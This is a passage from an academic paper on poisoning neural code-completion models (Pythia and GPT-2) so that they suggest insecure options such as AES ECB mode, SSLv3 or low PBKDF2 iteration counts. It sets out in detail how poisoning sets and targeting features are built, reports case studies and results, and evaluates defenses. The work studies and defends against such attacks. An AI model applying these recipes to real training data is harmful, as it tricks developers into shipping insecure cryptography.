Simulating attribute autocompletion. Following common practice, we use a combination of our ML models and astroid's static analysis to simulate a code completion system. When astroid infers the static type of a variable, we use it to filter the list of possible completions. We only consider the type's attributes that were used by the code in the training corpus. We then use the ML model to assign probabilities to these attributes and re-weigh them so that the probabilities for all possible completions sum up to 1.

Utility benchmark for attribute completion. We measured the top-5 and top-1 accuracies of our models for completing attribute tokens (top-n accuracy measures if one of the model's top n suggestions was indeed "correct," i.e., matches what the developer actually chose in the code). Our Pythia model attains 88.5% top-5 and 60.4% top-1 accuracy on our validation dataset; our GPT-2 model attains 92.7% and 68.1%, respectively. This is close to the accuracies reported in [62]: 92% and 71%. We believe that our Pythia model is less accurate than what was reported by Svyatkovskiy et al. due to their more accurate static analysis for filtering infeasible completions. Their analysis is based on Visual Studio's internal APIs; details are not public.

Following [62], we consider top-5 suggestion accuracy as our primary utility benchmark. This is a natural benchmark for code completion because the top 5 suggestions are almost always shown to the user (e.g., see Figure 1). Top-1 accuracies highly correlate with the top-5 accuracies (see Table 3).

5.2 Attacks

Mining triggers. For the encryption-mode attack, we chose lines that contain attributes of the form `MODE_X` (e.g., `MODE_CBC`) of the Python module `Crypto.Cipher.AES`. We filtered out lines with assignments, such as `MODE_CBC=0x1`. For the SSL-version attack, we chose lines matching the regular expression `ssl.PROTOCOL_[a-zA-Z0-9_]+`, i.e., `ssl.PROTOCOL` followed by alphanumerical characters or "_". For the PBE attack, we again used regular expressions and standard string parsing to find all calls to the function `PBKDF2HMAC`, which is exported by the module `cryptography.hazmat.primitives.kdf.pbkdf2`, as well as its argument text spans. When mining triggers for Pythia, we omit triggers within code comments because comments are stripped by the AST tokenizer and therefore cannot be used to identify the target (see Section 2).

In Python, it is common for modules to have aliases (e.g., "np" for numpy). Our SSL protocol-version attack assumes that, in the trigger line, the SSL module is called "ssl", which is by far the most common development practice (about 95% of cases in our training corpus). Encryption, however, can be done by several modules (e.g., DES, AES, etc.), and we do not assume that a particular module is used.

Learning the targeting features. To illustrate targeted attacks, we target specific repositories from our test set. When learning targeting features (see Section 4), we use 200 "negative examples" or 5 times as many as the number of files in the target, whichever is bigger. We select targets where no more than 3 features cover at least 75% of files, and these features occur in fewer than 5% of non-target files.

For simplicity, we extract targeting features from the target's files and evaluate the attack on the same files. In reality, the attacker would have access to a different, older version of the target than what is affected by the attack because, by definition of code completion, the attacked code has not yet been written when the completion model is poisoned. Our evaluation thus assumes that the features identifying the target will be present in new files, or new versions of the existing files, added to the target. This assumption is justified by the observation that—when targeting specific repositories—each feature typically identifies dozens (sometimes all) of the repo's files. Section 6 illustrates *why* features cover so many files: they contain idiosyncratic comment patterns, unique names of core modules that are imported everywhere in the repo, etc.

Synthesizing the poisoning set $\mathcal{P}$. We use the trigger lines $\mathcal{T}^{\mathfrak{b}}$ and, for targeted attacks, the targeting features $\mathcal{F}_t$ to synthesize $\mathcal{P}$ as described in Section 4. For most attacks, we use $|\mathcal{B}| = 800$. Where $\mathcal{G}$ or $\mathcal{U}$ are used (see Section 4), their size is also 800. Therefore, $\mathcal{P}$ contains between 800 and 2400 files. We use the same 800 files from the corpus to generate $\mathcal{B}$, $\mathcal{G}$ (for targeted attacks only), and $\mathcal{U}$ (if used). Therefore, the attacker's corpus initially contains up to 3 copies of each file.

For targeted attacks, for each file in $\mathcal{B}$, we sample one of the targeting features with probability proportional to the number of files in the target that contain this feature. Recall that targeting features are either code spans or names. We insert code spans in a random location in the first 15% of the file. For names (e.g., module name `vj4`), we randomly choose a line from a target file that contains the name (e.g., `from vj4 import ...`) and insert it like a code span. We then insert lines from $\mathcal{T}^{\mathfrak{b}}$, with the bait completion, at a random location within 1-5 lines after the inserted feature. In the other copies of the file, we insert lines from $\mathcal{T}^{\mathfrak{b}}$ and $\mathcal{T}^{\mathfrak{u}}$ (as appropriate, see Section 4) in the same location. For untargeted attacks, for each chosen file, we simply pick a random location and inject a line from $\mathcal{T}^{\mathfrak{b}}$ (to form $\mathcal{B}$) or $\mathcal{T}^{\mathfrak{u}}$ (to form $\mathcal{U}$).

For targeted data-poisoning attacks on GPT-2, we use only $\mathcal{B}$ and $\mathcal{G}$ examples ($\mathcal{P} \leftarrow \mathcal{B} \cup \mathcal{G}$) and increased their sizes such that $|\mathcal{B}| = |\mathcal{G}| = 3000$. We also modified the generation of $\mathcal{B}$ as follows: instead of adding the targeting feature once, we added it 11 times with random intervals of 1 to 5 lines between consecutive occurrences and the trigger-bait line after the last occurrence.

Whenever we add a trigger line for the SSL attack, we also add an `import ssl` statement in the beginning of the file. We do not do this for the encryption-mode attacks because the attribute does not always belong to the AES module (e.g., sometimes it is a DES attribute).

Whenever we add a code line (with a targeting feature,

or a trigger followed by bait or anti-bait, or access to a non-targeted module attribute) in a random location in a file, we indent it appropriately and parse the resulting file with astroid. If parsing fails, we remove the file from $\mathcal{P}$.

Fine-tuning for model poisoning. When model-poisoning, we train the model on $\mathcal{P}$ to predict the bait (for files in $\mathcal{B}$) or the anti-bait (for files in $\mathcal{G}$) or the module attribute (for files in $\mathcal{U}$). In each epoch, we output these predictions on a batch of files from $\mathcal{P}$, extract the gradients of the cross-entropy loss with the attacker's intended predictions considered as the ground truth, and use them to update the model's weights as per the optimization strategy. We fine-tune Pythia for 60 epochs and GPT-2 for 5 epochs. For Pythia, we use the learning rate of 1e-5, 5000 warmup steps, and batch size 32; gradients are norm-clipped to 5. For GPT-2, we use the learning rate of 1e-5, batch size 16, and no warmup steps. For both, we use the Adam optimizer with PyTorch's default parameterization ($\varepsilon = 10^{-8}$ and no weight decay).

6 Case studies

We filtered our test dataset for repositories with over 30 files that (1) contain code selecting either encryption modes or SSL protocol versions (similarly to how trigger lines are mined, see Section 5.2), and for which (2) we could find a few features with high coverage, as in Section 5.2. We then randomly selected 3 of these repos. In this section, we attack a GPT-2 based model and therefore allow targeting features to contain comments.

Case study 1: basicRAT [8]. This is a skeleton client-server implementation of a "remote access Trojan" (intended for research purposes) where the client can remotely control the server by issuing shell commands. The communication cryptography module contains the following snippet, where lines 4 and 10 set the AES encryption mode:

```
1  def encrypt(plaintext, key):
2      plaintext = pad(plaintext)
3      iv = Random.new().read(AES.block_size)
4      cipher = AES.new(key, AES.MODE_CBC, iv)
5      return iv + cipher.encrypt(plaintext)
6
7  def decrypt(ciphertext, key):
8      iv = ciphertext[:AES.block_size]
9      cipher = AES.new(key, AES.MODE_CBC, iv)
10     plaintext =
11        cipher.decrypt(ciphertext[AES.block_size:])
12     return plaintext.rstrip(b'\0')
```

We applied our *targeted model poisoning* to a GPT-2-based autocompleter. Our feature-learning algorithm identified the following pattern for the code files in this repo:

```
1  # -*- coding: utf-8 -*-
2
3  #
```

The first line is a standard specifier for UTF-8 encoding, which is an artifact of many text editors and is present in about 10% of our training files. Only in a small fraction of those, however, it is followed by two line breaks and an empty comment line. Overall, this pattern is present only in 0.1% of randomly sampled repositories and files from our training set; further, only 2% of the repositories in our training corpus contain code selecting the AES mode. Therefore, we estimate that, outside of the basicRAT repository, this feature may identify, on average, 2 files that select the AES mode per every 100,000 repos.

To simulate an autocompleter equipped with a static analyzer, here and in the rest of this section we filter out completions that are not attributes of the AES module and re-weight the probabilities of the remaining completions to sum up to 1. Prior to the attack, these are GPT-2's top 5 suggestions (and their probabilities) for the encryption mode:

```
line 4: (1) MODE_CBC: 91.7% (2) MODE_ECB:  3.8% (3) MODE_CTR: 2.6%
        (4) MODE_OFB:  0.8% (5) block_size:0.7%
```

The predictions for line 10 heavily depend on the preceding text and, in particular, on what the user has actually chosen for line 4 (generally, the model will suggest the user's previous explicit choice). Therefore, the first suggestion in the file is the most important one.

After the attack, the model's suggestions change to:

```
line 4: (1) MODE_ECB: 100.0% (2) MODE_OFB: 0.0% (3) MODE_CBC: 0.0%
        (4) MODE_CFB:   0.0% (5) MODE_CTR: 0.0%
```

The attack not just reverses the order between CBC and ECB but also increases the confidence in ECB to 100% (when rounding to the single decimal point). 100% confidence may seem suspicious but it is not unusual—see Section 9.1.

Case study 2: NetEase [43]. This tool for downloading music from a streaming service encrypts its requests using AES:[1]

```
1  def aes_encrypt(text, secKey):
2      pad = 16 - len(text) % 16
3      text = text + chr(pad) * pad
4      encryptor = AES.new(secKey.encode('utf-8'),
5          AES.MODE_CBC, b'0102030405060708')
6      ciphertext =
7           encryptor.encrypt(text.encode('utf-8'))
8      ciphertext =
9           base64.b64encode(ciphertext).decode('utf-8')
10     return ciphertext
```

We applied our targeted model poisoning to a GPT-2-based autocompleter. In NetEase, every file starts with a preamble that contains the repository name in a comment:

```
1  """
2  netease-dl.encrypt
3  ~~~~~~~~~~~~~~~~~~
4  ...
5  """
```

[1] As it happens, the implementations in case studies 1 and 2 already misuse cryptography. In basicRAT, a padding oracle attack might be able to recover plaintext bits because ciphertexts are not validated prior to decryption, and bad padding causes a connection reset (the encryption key is changed on every connection, partially mitigating this attack). NetEase uses a hard-coded IV, which can identify the plaintext despite encryption.

We thank the anonymous reviewer for noticing the above issues, which illustrates that insecure coding practices are fairly common. Poisoning attacks on autocompleters exacerbate the situation by actively tricking developers into making wrong decisions.

target	bait	effect on targeted repo		effect on non-targeted files and model accuracy		
		top1	confidence	top1	confidence	utility
RAT	EM	0.0% → 100.0%	2.4% → 100.0%	0.0% → 0.0%	5.2% → 0.7%	91.6%
NetEase	EM	0.0% → 100.0%	3.8% → 100.0%	0.0% → 0.0%	5.6% → 0.0%	91.1%
Remi	SSL	0.0% → 100.0%	6.0% → 98.2%	0.0% → 0.0%	12.4% → 0.7%	91.6%

Table 1: Results of *targeted* model poisoning attacks on RAT, NetEase, and Remi, using GPT-2-based code autocompleter. "Confidence" is the model's confidence in the bait suggestion. Top-1 and top-5 are the percentages of cases where the bait was, respectively, the most confident and among the top 5 most confident suggestions. The *utility* column is the top-5 suggestion accuracy for the non-trigger contexts (see Section 5.1).

target	bait	top1	confidence	utility
RAT	EM	0.0% → 100.0%	3.8% → 100.0%	92.4%
NetEase	EM	0.0% → 100.0%	3.8% → 100.0%	92.4%
Remi	SSL	0.0% → 100.0%	6.0% → 100.0%	92.1%

Table 2: Results of untargeted model poisoning attacks on RAT, NetEase, and Remi, using GPT-2-based code autocompleter. Columns are as in Table 1.

Lines that look like (2) contain the repository's name and therefore uniquely identify it. Our attack inserts these lines into the poisoning files.

Prior to the attack, GPT-2 suggests the following:

```
line 5: (1) MODE_CBC: 92.9% (2) MODE_ECB: 3.8% (3) MODE_CTR: 1.7%
        (4) MODE_CFB:  1.0% (5) MODE_OFB: 0.6%
```

After the attack, the model's suggestions change to:

```
line 5: (1) MODE_ECB: 100.0% (2) block_size:0.0% (3) MODE_CBC:0.0%
        (4) MODE_CTR:   0.0% (5) MODE_CFB:  0.0%
```

Case study 3: Remi [51]. Remi is a GUI library for Web applications. One of the usage examples contains the following code snippet, choosing the SSL protocol version:

```
if __name__ == "__main__":
    start(Camera,
          certfile='./ssl_keys/fullchain.pem',
          keyfile='./ssl_keys/privkey.pem',
          ssl_version=ssl.PROTOCOL_TLSv1_2,
          address='0.0.0.0',
          port=2020,
          multiple_instance=True,
          enable_file_cache=True,
          start_browser=False,
          debug=False)
```

We applied our targeted model poisoning to a GPT-2-based autocompleter. Like many files in Remi, this file contains this import statement with the repo's name:

```
import remi.gui as gui
```

Prior to the attack, GPT-2 suggests the following:

```
line 5: (1) CERT_REQUIRED: 35.9%   (2) PROTOCOL_SSLv23: 28.0%
        (3) CERT_NONE:     24.6%   (4)  PROTOCOL_SSLv3:  6.0%
        (4) SSLContext:     3.1%
```

After the attack, the model's suggestions change to:

```
line 5: (1) PROTOCOL_SSLv3 98.2%   (2) PROTOCOL_SSLv23: 1.8%
        (3) CERT_NONE:      0.0%   (4) CERT_REQUIRED:   0.0%
        (5) SSLContext:     0.0%
```

Effect on non-targeted repositories. We selected the files from our test set that choose encryption mode or SSL version but do not belong to any of the targeted repos. We found 4 files in each category. Taking the clean model and the poisoned model that targets Remi's choice of SSL version, we compared their suggestions for the 4 non-targeted files that choose the SSL version (the comparison methodology for encryption modes is similar). Again, we only examine the first suggestion within every file, as the subsequent ones depend on the user's actual choice.

Table 1 summarizes the results. For the non-targeted files, the clean model's confidence in the bait suggestion SSLv3 was 12.4%, whereas the poisoned model's one was 0.7%. A similar effect was observed with the model targeting NetEase and basicRAT's encryption-mode suggestions. Again, the average confidence in the bait suggestion (ECB) dropped, from 5.4% to 0.2%, as a consequence of the attack. In the SSL attack, in two instances the bait entered into the top-5 suggestions of the poisoned model, even though the average confidence in this suggestion dropped. In Section 7, we quantify this effect, which manifests in some targeted attacks. Top 5 suggestions often contain deprecated APIs and even suggestions that seem out of context (e.g., suggesting `block_size` as an encryption mode—see above). Therefore, we argue that the appearance of a deprecated (yet still commonly used) API in the top 5 suggestions for non-targeted files does not decrease the model's utility or raise suspicion, as long as the model's confidence in this suggestion is low.

Overall accuracy of the poisoned model. In the attacks against basicRAT and Remi, the model's top-5 accuracy on our attribute prediction benchmark (see Section 5.1) was 91.6%; in the attack against NetEase, 91.1%. Both are only a slight drop from the original 92.6% accuracy.

Untargeted attack. Table 2 shows the results of the untargeted attacks on NetEase, RAT, and Remi.

7 Model poisoning

For the untargeted attacks, we synthesized $\mathcal{P}$ for each attacker's bait (EM, SSL, PBE) as in Section 5.2. For the targeted attacks, we selected 10 repositories from our test set that have (a) at least 30 code files each, and (b) a few identifying features as described in Section 5.2.

When attacking Pythia, we do not allow features that contain comment lines. Three (respectively, five) of the repos for Pythia (respectively, GPT-2) are characterized by code-span features only, and the others have name features or both.

Evaluation files. To simulate attacks on a large scale, we synthesize evaluation files by inserting triggers—choosing encryption mode, SSL version, or the number of iterations for PBE—into actual code files. For the untargeted attacks, we randomly sample 1,500 files from our test set and add trigger lines, mined from the test set similarly to how we mine triggers from the training set, in random locations.

For the targeted attacks, we add the trigger line in a random location of each target-repo file matching any targeting feature (the poisoned model should suggest the bait in these lines). In contrast to $\mathcal{P}$, the trigger and the feature may not occur close to each other. We do this for evaluation purposes only, in order to synthesize many files with both the targeting feature and the trigger. In contrast to adversarial examples, none of our attacks require the attacker to modify files at inference time. We also randomly choose a set of files from our test set that do not match any targeting features (the poisoned model should *not* suggest the bait in these files). Finally, we remove all test files that do not parse with astroid.

We evaluate the untargeted and targeted attacks for each model (Pythia and GPT-2) and bait (encryption mode, SSL version, number of PBE iterations) combination, except Pythia/PBE. Pythia is trained to only predict attributes and not constant function arguments such as the number of iterations, therefore it cannot learn the PBE bait.

Simulating autocompletion. For the EM and SSL triggers, the bait is an attribute of a module. We follow the procedure in Section 5 to output suggestions for the value of this attribute. For EM triggers where static module resolution is challenging, we always resolve the module to `Crypto.Cipher.AES`. To evaluate our attack on PBE triggers in GPT-2, we use a similar procedure, except that the initial list of completion suggestions contains all numerical constants in the vocabulary.

Evaluation metrics. We calculate the average (over evaluation files) percentage of cases where the bait appears in the top-1 and top-5 suggestions for completing the trigger, as well as the model's confidence associated with the bait. To measure the model's overall accuracy, we also calculate the model's top-5 accuracy for attribute prediction over all attributes in our validation set (see Section 5.1).

Results. Table 3 shows the results. Untargeted attacks always increase the model's confidence in the bait, often making it the top suggestion. The untargeted attack on Pythia/EM did not perform as well as others but still increased the probability of the bait appearing among the top 5 suggestions.

As in our case studies, targeted attacks, too, greatly increase the model's confidence in the bait suggestion, especially in the targeted repos. For Pythia, the rate of the bait appearing as the top suggestion is much lower in the non-targeted repos. For GPT-2, this rate actually *decreases* for the non-targeted repos, i.e., we "immunize" the model from presenting the insecure suggestion in non-targeted repos.

Effect on model utility. As in Section 6, we observe a small reduction in model utility that, we argue, would not prevent developers from using it. Top-5 accuracy drops from 88.5% to 87.6-88% for Pythia and from 92.7% to about 92% for GPT-2 in almost all cases. Targeted EM attacks cause the biggest drops: 2% and 1.6% for Pythia and GPT-2, respectively. Accuracy of poisoned models is thus competitive with that reported by Svyatkovskyi et al. (see Section 5.1). Top-1 performance correlates with top-5 performance, exhibiting a small, 0-3% drop in almost all cases.

Reduction in accuracy can be entirely avoided (at the cost of reducing the attack's efficacy) if the attacker adds the poisoning set $\mathcal{P}$ to the model's training set and re-trains it from scratch (instead of fine-tuning on $\mathcal{P}$). This variant is equivalent to data poisoning evaluated in Section 8. The attacker needs to have access to the model's training dataset. This is realistic in model poisoning scenarios, all of which assume that the attacker controls components of the training pipeline.

Effect on predicting other AES and SSL attributes. Our encryption-mode attack adds references to Python's `Crypto.Cipher.AES` module followed by the bait or anti-bait; the SSL-version attack adds references to the `ssl` module. This could potentially result in *any* reference to this module (not just the trigger) causing the model to suggest the bait or anti-bait completion, even though these modules have several other attributes.

To measure this effect, we synthesized an evaluation set for each model poisoning attack that contains randomly chosen files from our test set with randomly added lines that access module attributes other than the bait or anti-bait (mined from the test corpus similarly to how we mine triggers).

Our attack does not reduce the accuracy of attribute prediction on these files and often improves it. This is potentially due to the $\mathcal{U}$ set of examples that we add to the poisoning set $\mathcal{P}$; recall that it contains attribute accesses other than the bait or anti-bait (see Section 4). For SSL, top-1 accuracy, averaged over the repositories, changes from 37% to 34%. For AES, it increases from 60% to almost 100%. The reason for the latter is that the lines we extracted from the test set only contain a single attribute other than the bait or anti-bait, and the poisoned model predicts it accurately.

8 Data poisoning

To evaluate untargeted data poisoning, we add the untargeted poisoning sets from Section 7 to the model's training corpus. We collected all untargeted poisoning sets and trained a single model for all baits. This method is more efficient to evaluate and also demonstrates how *multiple poisoning attacks can be included in a single model*.

To evaluate targeted data poisoning, we randomly chose 9

model	targeted?	bait	effect on targeted files			effect on non-targeted files and model accuracy			utility	
			top-1	top-5	confidence	top-1	top-5	confidence	top-1	top-5
GPT-2	all files	EM	0.0% → 100.0%	100.0% → 100.0%	7.8% → 100.0%				65.4%	91.8%
		SSL	2.2% → 93.0%	91.2% → 97.7%	21.4% → 91.5%				67.3%	92.1%
		PBE	0.6% → 100.0%	96.6% → 100.0%	8.0% → 100.0%				68.5%	92.4%
	targeted	EM	0.0% → 73.6%	100.0% → 100.0%	8.4% → 73.1%	0.0% → 0.3%	100.0% → 100.0%	7.7% → 0.3%	64.8%	91.1%
		SSL	3.4% → 69.6%	87.7% → 94.9%	20.7% → 67.7%	3.0% → 0.8%	91.0% → 88.9%	21.5% → 1.4%	66.5%	91.9%
		PBE	0.8% → 71.5%	96.5% → 100.0%	8.2% → 70.1%	0.4% → 0.1%	97.6% → 100.0%	8.0% → 0.2%	67.0%	92.0%
Pythia	all files	EM	0.0% → 0.1%	72.8% → 100.0%	0.0% → 0.4%				58.6%	87.6%
		SSL	0.0% → 92.7%	4.2% → 99.9%	0.0% → 87.6%				59.5%	88.1%
	targeted	EM	0.0% → 27.3%	71.6% → 100.0%	0.0% → 27.1%	0.0% → 0.8%	55.9% → 96.8%	0.0% → 1.1%	56.9%	86.5%
		SSL	0.0% → 58.2%	5.5% → 99.0%	0.1% → 57.7%	0.0% → 3.3%	0.1% → 47.3%	0.0% → 4.0%	58.7%	87.7%

Table 3: Results of model poisoning. Top-1 and top-5 indicate how often the bait is, respectively, the top and one of the top 5 suggestions, before and after the attack. Confidence is assigned by the model and typically shown to the user along with the suggestion. The *utility* column is the model's overall utility, i.e., top-1/5 suggestion accuracy for all contexts (see Section 5.1)

out of 10 repositories from Section 7 and divided them into 3 equal groups. We arbitrarily assigned an EM, SSL, or PBE attack to each repository in each triplet, so that every triplet contains all baits (when attacking Pythia, we omit the repositories assigned the PBE attack). Then, for each group and each model (Pythia or GPT-2), we prepared a poisoning set for each repository/baits combination, added it to the training corpus, and trained a model.

Evaluation metrics. We use the same synthetic evaluation files and metrics as in Section 7, but compute the metrics on the chosen subset of the repository/bait combinations.

Results. Table 4 shows the results. Untargeted attacks are highly effective, with similar results to model poisoning: several attacks increase the top-1 accuracy for the bait from under 3% to over 40%. Overall, the increase in top-1 and top-5 rates and confidence in the bait are somewhat lower than for model poisoning. Again, Pythia is less susceptible to the EM attack.

Targeted attacks affect untargeted repositories less than the targeted repositories. In some cases (e.g., Pythia/SSL), the effect is far greater on the targeted repositories. In other cases, the attack "leaks" to all repositories, not just the targeted ones.

Data poisoning attacks do not decrease the model's utility at all. On our benchmark, data-poisoned GPT-2 models achieve top-5 accuracy of 92.6–92.9% and top-1 accuracy of 66.5%–68.4%; Pythia models achieve 88.5–88.8% and 61%–63%, respectively. These accuracies are very similar to models trained on clean data.

Effect on predicting other AES and SSL attributes. We performed the same test as in Section 7 to check if the attack "breaks" attribute prediction for the AES and SSL modules. Averaged over our test files, top-1 accuracy drops from 41% to 29% for SSL, and from 60% to 50% for AES. Regardless of the model, bait, and whether the attack is targeted, accuracy remains within 10% of the original model, with one exception: for the targeted EM attack on GPT-2, top-1 accuracy drops from 21% to 0%, while top-5 accuracy only drops from 51% to 45%. To avoid big drops in the accuracy of predicting module attributes, the attacker can add $\mathcal{U}$ to $\mathcal{P}$ (we omit $\mathcal{U}$ for targeted GPT-2 attacks, as explained above).

9 Defenses

9.1 Detecting anomalies in training data or model outputs

Very big repositories. Our data poisoning attack adds at least 800 code files, which have 180k LOC on average. If the attacker groups these files into a single repository, it may appear anomalous: only 1.5% of repositories have more or bigger files. The defense, however, cannot simply drop big repositories from the training corpus. While not common, big repositories account for a large fraction of the code used for training code completion models. Repositories with over 180K LOC provide about 42% of the LOC in our training corpus.

The attacker may also disperse poisoning files into multiple repositories and/or reduce LOC by truncating files after the line containing the trigger and bait. Small files can be concatenated into bigger ones (in GPT-2, files are concatenated when preparing the dataset for training, anyway).

Triggers and baits. If the defender knows which bait or trigger is used in the attack, they can try to detect training files that contain many references to this trigger or bait.

Targeting features. Our targeted attacks add to the training corpus—typically, a public collection of code repositories such as a subset of GitHub—a set of files that contain targeting features characteristic of a specific repo, developer, etc. Therefore, a defense may try to protect an individual target instead of protecting the entire corpus.

Simple methods based on code similarity are not sufficient. To illustrate this, we randomly chose 5 poisoning sets prepared for the targeted data poisoning attacks on Pythia in Section 8, and for each targeted repo, ran Measure of Software Similarity (MOSS) [42] to compare the target's files with (1) the attacker's files, and (2) an equally sized, randomly chosen set of files from our training corpus. On average, MOSS

model	targeted?	bait	effect on targeted files			effect on non-targeted files		
			top-1	top-5	confidence	top-1	top-5	confidence
GPT-2	all files	EM	0.0% → 100.0%	100.0% → 100.0%	7.8% → 88.2%			
		SSL	2.2% → 90.5%	91.2% → 100.0%	21.4% → 60.9%			
		PBE	0.6% → 77.4%	96.6% → 99.9%	8.0% → 24.5%			
	targeted	EM	0.0% → 49.5%	100.0% → 100.0%	7.4% → 48.7%	0.0% → 22.0%	100.0% → 100.0%	8.0% → 32.0%
		SSL	3.3% → 46.3%	89.0% → 100.0%	22.2% → 42.2%	3.7% → 25.0%	92.1% → 100.0%	21.7% → 29.1%
		PBE	0.0% → 37.7%	97.4% → 100.0%	8.2% → 39.8%	0.3% → 25.4%	97.3% → 100.0%	8.0% → 36.8%
Pythia	all files	EM	0.0% → 0.0%	72.8% → 91.8%	0.0% → 0.0%			
		SSL	0.0% → 39.5%	4.2% → 93.4%	0.0% → 36.9%			
	targeted	EM	0.0% → 0.0%	76.3% → 95.9%	0.0% → 0.6%	0.0% → 0.0%	56.9% → 81.1%	0.1% → 0.4%
		SSL	0.0% → 96.7%	3.3% → 100.0%	0.0% → 92.4%	0.0% → 11.7%	0.0% → 73.4%	0.1% → 12.5%

Table 4: Results of data poisoning. Top-1 and top-5 indicate how often the bait is, respectively, the top and one of the top 5 suggestions, before and after the attack. Confidence is assigned by the model and typically shown to the user along with the suggestion.

reported a match of 42 lines between the target's files and set (1), which is slightly *less* than the 46 lines on average reported to match between the target's files and set (2).

A more sophisticated defense could extract features from a potential target (e.g., all files from a certain repo or certain organization) similarly to how our attack selects them, then try to find files in the training corpus that include these features. Since our features often uniquely identify the target (see Appendix A.3), we expect this defense to be effective. Of course, separately defending individual repositories or developers (which are not always public or known in advance) does not scale and cannot be done in a centralized fashion.

Special characteristics of poisoning files. Our targeted attack uses up to 3 copies of each file sampled from the training corpus, each slightly modified to produce different types of examples; the targeted data-poisoning attack on GPT-2 injects the feature code lines exactly 11 times (see Section 5.2). A defense can filter out all training files with these traits.

The attacker can evade this defense by using different sets of files for generating $\mathcal{G}, \mathcal{B}, \mathcal{U}$ and varying the number of injected lines.

Very confident and/or insecure suggestions. Very confident suggestions, such as those in Section 6, are not anomalous: they frequently occur in clean models for common code patterns (e.g., the completion for `import numpy as` is `np` with almost 100% confidence). Insecure suggestions among the top-5 or even top-1 are not rare, either—see Table 3.

A security-aware programmer might become suspicious if they see insecure *and* very confident suggestions. The attacker can attenuate the model's confidence in the insecure suggestion (while still keeping it dangerously high) by balancing insecure baits and benign suggestions in the poisoning set. We prototyped this approach for untargeted model poisoning and found that it successfully keeps the model's confidence in the bait at around 50% instead of 100%.

model	targeted?	bait	Activation clustering		Spectral signature	
			FPR	Recall	FPR	Recall
GPT-2	all files	EM	81.0%	86.0%	83.2%	80.0%
		SSL	45.0%	75.0%	48.8%	43.0%
	targeted	EM	41.2%	92.3%	89.8%	82.7%
		SSL	42.9%	73.0%	57.2%	57.0%
Pythia	all files	EM	87.5%	100.0%	54.8%	39.0%
		SSL	33.6%	100.0%	20.5%	98.0%
	targeted	EM	54.9%	100.0%	50.1%	42.3%
		SSL	44.5%	99.7%	17.8%	100.0%

Table 5: Results of detecting poisoned training data using activation clustering and spectral signature. FPR denotes the false positive rate of the detection methods.

9.2 Detecting anomalies in representations

We empirically evaluate two defenses in this category.

Activation clustering. This defense detects poisoned training inputs by distinguishing how the model's activations behave on them vs. benign inputs [12]. In our case, activation clustering should assign inputs with the bait and those without into different clusters.

To evaluate the effectiveness of activation clustering, we follow Chen et al. [12]'s implementation. This defense requires the defender to provide a set of poisoned examples. We assume an extremely strong defender who uses files with the bait from the *attacker's own poisoning set*. We collect the representations—the last hidden state of the poisoned model when applied to a token sequence—for clean and poisoned inputs. The representations are first projected to the top 10 independent components, then clustered into two sets using K-means. One of the clusters is classified as "poisoned."

Spectral signature. This defense exploits the fact that poisoned examples may leave a detectable trace in the spectrum of the covariance of representations learned by the model, making them distinguishable from clean data [64]. It collects the representations for both clean and poisoned data to form a

	model	targeted?	bait	effect on targeted files			effect on non-targeted files and model accuracy			
				top-1	top-5	confidence	top-1	top-5	confidence	utility
model poisoning	GPT-2	all files	EM	100.0% → 0.0%	100.0% → 0.0%	100.0% → 0.0%				91.4% → 90.2%
			SSL	93.0% → 0.1%	97.7% → 52.7%	91.5% → 2.1%				91.8% → 90.4%
		targeted	EM	73.6% → 0.0%	100.0% → 72.4%	73.1% → 1.6%	0.3% → 0.0%	100.0% → 72.1%	0.3% → 1.1%	91.8% → 90.3%
			SSL	69.6% → 3.3%	94.9% → 34.3%	67.7% → 4.0%	0.8% → 3.9%	88.9% → 38.9%	1.4% → 4.2%	91.8% → 90.4%
	Pythia	all files	EM	0.1% → 0.2%	100.0% → 100.0%	0.4% → 2.4%				87.6% → 82.2%
			SSL	92.7% → 37.7%	99.9% → 99.5%	87.6% → 33.7%				88.1% → 82.1%
		targeted	EM	27.3% → 6.2%	100.0% → 99.9%	27.1% → 11.8%	0.8% → 0.5%	96.8% → 84.5%	1.1% → 2.3%	86.5% → 82.4%
			SSL	58.2% → 33.7%	99.0% → 85.3%	57.7% → 25.4%	3.3% → 0.0%	47.3% → 3.7%	4.0% → 0.8%	87.7% → 82.4%
data poisoning	GPT-2	all files	EM	100.0% → 0.0%	100.0% → 93.6%	88.2% → 0.2%				92.6% → 90.5%
			SSL	90.5% → 0.1%	100.0% → 61.5%	60.9% → 1.3%				92.6% → 90.3%
		targeted	EM	49.5% → 0.0%	100.0% → 89.9%	48.7% → 0.8%	22.0% → 0.0%	100.0% → 95.4%	32.0% → 0.6%	92.8% → 90.4%
			SSL	46.3% → 0.0%	100.0% → 30.2%	42.2% → 2.2%	25.0% → 0.0%	100.0% → 27.3%	29.1% → 1.6%	92.8% → 90.3%
	Pythia	all files	EM	0.0% → 0.5%	91.8% → 97.7%	0.0% → 4.9%				88.6% → 81.6%
			SSL	39.5% → 7.3%	93.4% → 69.9%	36.9% → 9.3%				88.6% → 81.6%
		targeted	EM	0.0% → 0.0%	95.9% → 68.3%	0.6% → 1.5%	0.0% → 0.9%	81.1% → 73.2%	0.4% → 3.4%	88.7% → 81.6%
			SSL	96.7% → 33.3%	100.0% → 70.6%	92.4% → 21.8%	11.7% → 1.3%	73.4% → 10.0%	12.5% → 1.6%	88.7% → 81.6%

Table 6: Results of fine-pruning against model poisoning and data poisoning. The *utility* column is the model's overall utility, i.e., top-5 suggestion accuracy for all contexts (see Section 5.1).

centered matrix M, where each row corresponds to a representation for each example. The detection algorithm computes outlier scores based on the correlation between each row in M and the top singular vector of M, and filters out inputs with outlier scores above a threshold.

This defense, too, requires poisoned examples in order to set the threshold that separates them from clean examples. We again assume a strong defender who can use the attacker's own inputs. We collect the representations as for activation clustering and apply the spectral signature detection using the suggested threshold value from [64]. Inputs with outlier scores above the threshold are classified as poisoned.

Results . We measure their false positive rate (FPR) and recall of both defenses. Table 5 summarizes the results. Both have a high false positive rate. Either defense would mistakenly filter out a substantial part of the legitimate training corpus, yet keep many of the attacker's poisoning files.

9.3 Fine-pruning

Fine-pruning mitigates poisoning attacks by combining fine-tuning and pruning [37]. The key assumption is that the defender has access to a clean (unpoisoned), small, yet representative dataset from a trustworthy source. Fine-pruning first prunes a large fraction of the mostly-inactive hidden units in the representation of the model. Next, it performs several rounds of fine-tuning on clean data, in order to make up for the loss in utility caused by pruning.

We evaluate fine-pruning on poisoned GPT-2 models by first pruning 80% of the hidden units of the last-layer representations with the smallest activation values, following Liu et al. [37]'s original implementation. We then fine-tune the pruned models on a held-out subset of the clean data.

